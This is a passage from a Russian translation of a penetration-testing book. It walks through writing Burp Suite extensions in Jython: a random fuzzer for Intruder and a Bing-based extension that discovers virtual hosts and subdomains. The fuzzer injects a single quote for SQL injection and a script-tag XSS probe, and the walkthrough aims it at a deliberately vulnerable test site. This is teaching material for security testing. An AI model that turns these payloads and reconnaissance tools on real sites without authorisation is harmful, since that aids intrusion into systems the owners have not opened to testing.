from burp import IBurpExtender ❶
from burp import IIntruderPayloadGeneratorFactory
from burp import IIntruderPayloadGenerator

from java.util import List, ArrayList

import random

class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory): ❷
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()

        callbacks.registerIntruderPayloadGeneratorFactory(self) ❸
```

```
        return

    def getGeneratorName(self): ❹
        return "BHP Payload Generator"

    def createNewInstance(self, attack): ❺
        return BHPFuzzer(self, attack)
```

Этот простой каркас показывает, что нужно сделать, чтобы удовлетворять первой группе требований. Любое создаваемое расширение должно импортировать класс `IBurpExtender` ❶. Мы также должны импортировать классы, необходимые для написания генератора содержимого Intruder. Вслед за этим определяем класс `BurpExtender` ❷, который является наследником классов `IBurpExtender` и `IIntruderPayloadGeneratorFactory`. Дальше регистрируем его с помощью метода `registerIntruderPayloadGeneratorFactory` ❸, чтобы инструмент Intruder знал, что мы можем генерировать содержимое запросов. Затем реализуем метод `getGeneratorName` ❹, который просто возвращает название генератора содержимого. В конце находится реализация метода `createNewInstance` ❺, который принимает параметр `attack` и возвращает экземпляр класса `IIntruderPayloadGenerator` — мы назвали последний `BHPFuzzer`.

Заглянем в документацию класса `IIntruderPayloadGenerator`, чтобы увидеть, что нужно реализовать:

```
/**
 * This interface is used for custom Intruder payload generators.
 * Extensions
 * that have registered an
 * IIntruderPayloadGeneratorFactory must return a new instance of
 * this interface when required as part of a new Intruder attack.
 */

public interface IIntruderPayloadGenerator
{
 /**
 * This method is used by Burp to determine whether the payload
 * generator is able to provide any further payloads.
 *
 * @return Extensions should return
 * false when all the available payloads have been used up,
 * otherwise true
 */
 boolean hasMorePayloads(); ❶

 /**
```

```
 * This method is used by Burp to obtain the value of the next payload.
 *
 * @param baseValue The base value of the current payload position.
 * This value may be null if the concept of a base value is not
 * applicable (e.g. in a battering ram attack).
 * @return The next payload to use in the attack.
 */
 byte[] getNextPayload(byte[] baseValue); ❷

 /**
 * This method is used by Burp to reset the state of the payload
 * generator so that the next call to
 * getNextPayload() returns the first payload again. This
 * method will be invoked when an attack uses the same payload
 * generator for more than one payload position, for example in a
 * sniper attack.
 */
 void reset(); ❸
}
```

Итак, мы знаем, что нужно реализовать базовый класс, в котором должны быть доступны три метода. Первый метод, `hasMorePayloads` ❶, определяет, продолжать ли передавать модифицированные запросы обратно инструменту Burp Intruder. Для этого воспользуемся счетчиком. Как только счетчик достигнет максимального значения, вернем `False`, чтобы прекратить генерацию модифицированных запросов. Метод `getNextPayload` ❷ получит исходное содержимое перехваченного нами HTTP-запроса. Также можете выбрать в HTTP-запросе несколько интересующих вас участков, в этом случае получите только те байты, которые планируете модифицировать (подробней об этом позже). Этот метод позволяет видоизменить исходный тестовый случай и затем вернуть его обратно Burp для последующей отправки. Последний метод, `reset` ❸, применяется, если мы хотим сгенерировать заранее известный набор модифицированных запросов, и во всех случаях позволяет пройтись по всем параметрам, перечисленным на вкладке Intruder. Наш фаззер получится не слишком вычурным, он просто будет модифицировать каждый HTTP-запрос случайным образом.

Теперь посмотрим, как это будет выглядеть в коде на языке Python. Добавьте в конец файла `bhp_fuzzer.py` следующее:

```
class BHPFuzzer(IIntruderPayloadGenerator): ❶
    def __init__(self, extender, attack):
        self._extender = extender
        self._helpers = extender._helpers
        self._attack = attack
        self.max_payloads = 10 ❷
```

```
        self.num_iterations = 0

        return

    def hasMorePayloads(self): ❸
        if self.num_iterations == self.max_payloads:
            return False
        else:
            return True

    def getNextPayload(self,current_payload): ❹
        # преобразуем в строку
        payload = "".join(chr(x) for x in current_payload) ❺

        # вызываем наш простой метод для модификации POST-запроса
        payload = self.mutate_payload(payload) ❻

        # инкрементируем количество попыток
        self.num_iterations += 1 ❼

        return payload

    def reset(self):
        self.num_iterations = 0
        return
```

Для начала определяем класс `BHPFuzzer` ❶, который наследует `IIntruderPayloadGenerator`. Определяем обязательные поля класса и прибавляем к ним еще две переменные, `max_payloads` ❷ и `num_iterations`, благодаря которым Burp будет знать, когда мы закончим фаззинг. Конечно, мы могли бы позволить расширению выполняться неограниченное время, но для тестирования предусмотрим лимиты. Вслед за этим реализуем метод `hasMorePayloads` ❸, который просто проверяет, достигли ли мы максимального количества итераций фаззинга. Если всегда возвращать `True`, расширение будет работать непрерывно. Метод `getNextPayload` ❹ принимает исходное содержимое HTTP-запроса, именно здесь будет происходить фаззинг. Переменная `current_payload` приходит в виде массива байтов, поэтому мы преобразуем ее в строку ❺ и передаем методу фаззинга `mutate_payload` ❻. Затем инкрементируем переменную `num_iterations` ❼ и возвращаем модифицированное содержимое. Последний метод, `reset`, ничего не делает.

Теперь напишем самый простой в мире метод фаззинга, который вы потом сможете отредактировать так, как вам угодно. Например, данный метод знает содержимое текущего запроса, поэтому если вы имеете дело со сложным протоколом, который требует чего-то особенного (скажем, контрольной суммы CRC или поля с длиной запроса), то все эти вычисления можно выполнить

внутри данного метода и затем вернуть результат. Добавьте следующий код в класс BHPFuzzer внутри файла bhp_fuzzer.py:

```
def mutate_payload(self,original_payload):
    # выбираем простой метод фаззинга (можно даже вызвать внешний скрипт)
    picker = random.randint(1,3)

    # выбираем случайное смещение в модифицируемом содержимом
    offset = random.randint(0,len(original_payload)-1)

    front, back = original_payload[:offset], original_payload[offset:] ❶

    # пытаемся внедрить SQL-код со случайным смещением
    if picker == 1:
        front += "'" ❷

        # в придачу к этому предпринимаем попытку XSS-атаки
    elif picker == 2:
        front += "<script>alert('BHP!');</script>" ❸

    # дублируем случайный фрагмент исходного содержимого
    elif picker == 3:
        chunk_length = random.randint(0, len(back)-1) ❹
        repeater = random.randint(1, 10)
        for _ in range(repeater):
            front += original_payload[:offset + chunk_length]

    return front + back ❺
```

Вначале мы делим его содержимое на два блока случайной длины, front и back ❶. Затем случайно выбираем один из трех методов фаззинга: простое внедрение SQL-кода, которое в данном случае выражается в добавлении одинарной кавычки в конец блока front ❷, межсайтовый скриптинг (cross-site scripting, XSS) с добавлением тега script в конец блока front ❸ и еще один метод, который состоит в выборе случайного участка из исходного содержимого, создании случайного количества его копий и добавлении результата в конец блока front ❹. Затем прибавляем блок back к модифицированной версии front и получаем готовое видоизмененное содержимое ❺. Итак, мы написали расширение для Burp Intruder, готовое к применению. Давайте посмотрим, как его загрузить.

Проверка написанного

Сначала мы должны загрузить расширение и убедиться в том, что оно не содержит никаких ошибок. Перейдите на вкладку Extender (Расширитель) в Burp и нажмите кнопу Add (Добавить). Должна появиться панель, позволяющая указать путь к фаззеру. Ваши параметры должны выглядеть так, как показано на рис. 6.3.



Рис. 6.3. Подготовка Burp к загрузке расширения

После нажатия кнопки Next (Дальше) должна начаться загрузка расширения. Если возникли ошибки, перейдите на вкладку Errors (Ошибки), найдите все опечатки, если они есть, и нажмите Close (Закрыть). Ваша вкладка Extender (Расширитель) должна выглядеть так, как на рис. 6.4.

Как видите, наше расширение загрузилось и платформа Burp идентифицировала зарегистрированный генератор содержимого для Intruder. Теперь мы готовы применить его в настоящей атаке. Укажите Burp Proxy в качестве прокси-сервера в своем браузере с адресом `localhost` и портом 8080. Давайте атакуем веб-приложение Acunetix, рассмотренное в главе 5. Просто откройте адрес http://testphp.vulnweb.com/.

В качестве примера авторы использовали небольшое поле ввода на своем сайте, отправив с его помощью поисковый запрос `"test"`. На рис. 6.5 показано, как этот запрос выглядит на вкладке HTTP history (История HTTP) меню Proxy (Прокси). Щелкните на запросе правой кнопкой мыши, чтобы отправить его инструменту Intruder.



Рис. 6.4. Burp Extender показывает, что расширение загружено



Рис. 6.5. Выбор HTTP-запроса для отправки в Intruder

Теперь перейдите на вкладку Intruder и щелкните на вкладке Positions (Позиции). Должна появиться панель, на которой выделен каждый параметр запроса. Таким образом Burp определяет участки, которые следует модифицировать. Можете попробовать передвинуть их границы или даже модифицировать содержимое целиком, если вам так хочется, но пока что пусть Burp решит за нас, где должен происходить фаззинг. Чтобы вам было понятнее, взгляните на рис. 6.6, на котором показано, как выделяется полезное содержимое.



Рис. 6.6. Параметры содержимого, выделенные инструментом Burp Intruder

Теперь перейдите на вкладку Payloads (Полезное содержимое). Находясь на этой панели, щелкните на раскрывающемся списке Payload type (Тип полезного содержимого) и выберите Extension-generated (Сгенерированное расширение). В разделе Payload Options (Параметры полезного содержимого) нажмите кнопку Select generator (Выбрать генератор) и выберите в раскрывающемся списке BHP Payload Generator. Ваша панель Payloads (Полезное содержимое) должна выглядеть так, как на рис. 6.7.



Рис. 6.7. Использование расширения для фаззинга в качестве генератора содержимого

Теперь мы готовы к тому, чтобы послать запрос. В верхней части меню Burp щелкните на Intruder и выберите Start Attack (Начать атаку). Платформа Burp должна начать отправку модифицированных запросов, и вскоре у вас появится возможность ознакомиться с результатами. Запустив этот фаззер, авторы получили вывод, показанный на рис. 6.8.

В ответе 7 показано предупреждение, выделенное жирным шрифтом, свидетельствующее о том, что мы, судя по всему, обнаружили уязвимость к внедрению SQL-кода.

Этот фаззер был создан сугубо в демонстрационных целях, но вас, наверное, удивит то, насколько эффективно он может провоцировать веб-приложения на вывод ошибок, раскрытие используемых ими путей или демонстрацию поведения, которое могут упустить многие другие сканеры. Важнее всего то, что нам удалось применить собственное расширение в атаке с помощью Burp

Intruder. Теперь напишем расширение, которое поможет собрать дополнительные сведения о веб-сервере.



Рис. 6.8. Фаззер, участвующий в атаке, которую выполняет Intruder

Использование Bing в сочетании с Burp

Нередко бывает так, что один веб-сервер обслуживает несколько веб-приложений, часть из которых могут быть вам неизвестны. При атаке на сервер старайтесь найти любые другие сетевые имена, которые он задействует, так как они, возможно, позволят вам получить доступ к командной оболочке более простым путем. Часто бывает так, что на компьютере, который вы атакуете, находятся незащищенные веб-приложения или даже ресурсы для разработки. У поисковой системы Bing от Microsoft есть возможности, которые позволяют получить все найденные ею веб-сайты, имеющие один и тот же IP-адрес. Для этого предусмотрен поисковый модификатор `IP`. Bing также может показать все поддомены заданного домена, если указать поисковый модификатор `domain`.

Мы могли бы воспользоваться веб-скрейпером, чтобы передать эти запросы в Bing и затем получить результаты в формате HTML, но это было бы

дурным тоном (и к тому же нарушением условий применения большинства поисковых систем). Чтобы избежать неприятностей, отправим эти запросы программным образом с помощью Bing API и проанализируем результаты самостоятельно (чтобы получить бесплатный ключ для Bing API, посетите страницу https://www.microsoft.com/en-us/bing/apis/bing-web-search-api/). В этом расширении мы не станем реализовывать никаких вычурных элементов графического интерфейса Burp, если не считать контекстного меню, — просто будем выводить результаты в консоль Burp при выполнении каждого запроса, а любые обнаруженные URL-адреса будут автоматически добавляться в целевую область Burp.

Мы уже обсуждали, как обращаться с документацией API Burp и переводить ее в код на языке Python, поэтому сразу приступим к программированию. Создайте файл `bhp_bing.py` и наберите следующее:

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from java.net import URL
from java.util import ArrayList
from javax.swing import JMenuItem
from thread import start_new_thread

import json
import socket
import urllib
API_KEY = "ВАШ_КЛЮЧ" ❶
API_HOST = 'api.cognitive.microsoft.com'

class BurpExtender(IBurpExtender, IContextMenuFactory): ❷
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()
        self.context = None

        # подготавливаем наше расширение
        callbacks.setExtensionName("BHP Bing")
        callbacks.registerContextMenuFactory(self) ❸

        return

    def createMenuItems(self, context_menu):
        self.context = context_menu
        menu_list = ArrayList()
        menu_list.add(JMenuItem(❹
            "Send to Bing", actionPerformed=self.bing_menu))
        return menu_list
```

Это первая часть расширения для работы с Bing. Не забудьте подставить свой ключ для Bing API в ❶. У вас есть возможность выполнять 1000 бесплатных запросов в месяц. Мы начинаем с класса `BurpExtender` ❷, реализующего стандартные интерфейсы `IBurpExtender` и `IContextMenuFactory`, последний позволит нам показывать контекстное меню при щелчке правой клавишей мыши на запросе в Burp. Это меню будет содержать пункт Send to Bing (Отправить в Bing). Мы регистрируем обработчик ❸, который будет определять, на каком сайте щелкнул пользователь, позволяя нам формировать запросы к Bing. Затем мы создаем метод `createMenuItem`, который принимает объект `IContextMenuInvocation` и определяет с его помощью, какой HTTP-запрос выбрал пользователь. Напоследок мы отображаем пункт меню и обрабатываем событие щелчка с помощью метода `bing_menu` ❹.

Теперь давайте выполним запрос к Bing, выведем результаты и добавим любые обнаруженные виртуальные хосты в целевую область Burp:

```
def bing_menu(self,event):

    # извлекаем подробности о том, по чему щелкнул пользователь
    http_traffic = self.context.getSelectedMessages() ❶

    print("%d requests highlighted" % len(http_traffic))

    for traffic in http_traffic:
        http_service = traffic.getHttpService()
        host         = http_service.getHost()

        print("User selected host: %s" % host)
        self.bing_search(host)

    return

def bing_search(self,host):
    # проверяем, что нам передали: IP или сетевое имя
    try:
        is_ip = bool(socket.inet_aton(host)) ❷
    except socket.error:
        is_ip = False

    if is_ip:
        ip_address = host
        domain = False
    else:
        ip_address = socket.gethostbyname(host)
        domain = True

    start_new_thread(self.bing_query, ('ip:%s' % ip_address,)) ❸

    if domain:
        start_new_thread(self.bing_query, ('domain:%s' % host,)) ❹
```

Метод `bing_menu` срабатывает, когда пользователь щелкает на пункте контекстного меню, который мы определили. Мы извлекаем выделенные HTTP-запросы ❶, затем получаем адрес сервера каждого из них и передаем его методу `bing_search` для дальнейшей обработки. Метод `bing_search` сначала определяет, что представляет собой адрес сервера — IP или сетевое имя ❷. После этого он ищет в Bing все виртуальные хосты с тем же IP-адресом ❸, что и у заданного сервера. Если наше расширение также получило доменное имя, мы дополнительно ищем любые поддомены, которые могли попасть в индекс Bing ❹.

Теперь напишем бизнес-логику, необходимую для отправки запросов системе Bing и разбора результатов с помощью HTTP API из состава Burp. Добавьте в класс `BurpExtender` следующий код:

```
def bing_query(self,bing_query_string):
    print('Performing Bing search: %s' % bing_query_string)
    http_request = 'GET https://%s/bing/v7.0/search?' % API_HOST
    # кодируем наш запрос
    http_request += 'q=%s HTTP/1.1\r\n' % urllib.quote(bing_query_string)
    http_request += 'Host: %s\r\n' % API_HOST
    http_request += 'Connection:close\r\n'
    http_request += 'Ocp-Apim-Subscription-Key: %s\r\n' % API_KEY ❶
    http_request += 'User-Agent: Black Hat Python\r\n\r\n'

    json_body = self._callbacks.makeHttpRequest(❷
          API_HOST, 443, True, http_request).tostring()
    json_body = json_body.split('\r\n\r\n', 1)[1] ❸

    try:
        response = json.loads(json_body) ❹
    except (TypeError, ValueError) as err:
        print('No results from Bing: %s' % err)
    else:
        sites = list()
        if response.get('webPages'):
            sites = response['webPages']['value']
        if len(sites):
            for site in sites:
                print('*'*100) ❺
                print('Name: %s       ' % site['name'])
                print('URL: %s        ' % site['url'])
                print('Description: %r' % site['snippet'])
                print('*'*100)

                java_url = URL(site['url'])
                if not self._callbacks.isInScope(java_url): ❻
                    print('Adding %s to Burp scope' % site['url'])
                    self._callbacks.includeInScope(java_url)
```

```
            else:
                print('Empty response from Bing.: %s'
                      % bing_query_string)
    return
```

HTTP API из состава Burp требует, чтобы HTTP-запрос перед отправкой был полностью сформирован в виде строки. Также нужно указать ключ для Bing API, чтобы сделать API-вызов ❶. После этого мы передаем HTTP-запрос ❷ серверам Microsoft. При возвращении ответа убираем из него заголовки ❸ и передаем все остальное синтаксическому анализатору JSON ❹. При обработке каждого набора результатов мы выводим некоторые сведения об обнаруженном сайте ❺. Если этот сайт отсутствует в целевой области Burp ❻, добавляем его туда.

Таким образом, в нашем расширении для Burp сочетаются Jython API и чистый код на Python. Это должно помочь нам собрать дополнительную информацию при атаке конкретной цели. Посмотрим, что у нас получилось.



Рис. 6.9. Новый пункт меню для использования расширения

Проверка написанного

Чтобы зарегистрировать это расширение, придерживайтесь той же процедуры, которую мы реализовали с расширением для фаззинга. Когда вы его загрузите, откройте адрес http://testphp.vulnweb.com/ и щелкните правой кнопкой мыши на отправленном GET-запросе. Если расширение было загружено корректно, вы должны увидеть на экране пункт меню Send to Bing (Отправить в Bing), как показано на рис. 6.9.

После выбора этого пункта на экране должны начать появляться результаты от Bing (рис. 6.10). Информация, которую вы получите, будет зависеть от вывода, выбранного при загрузке расширения.

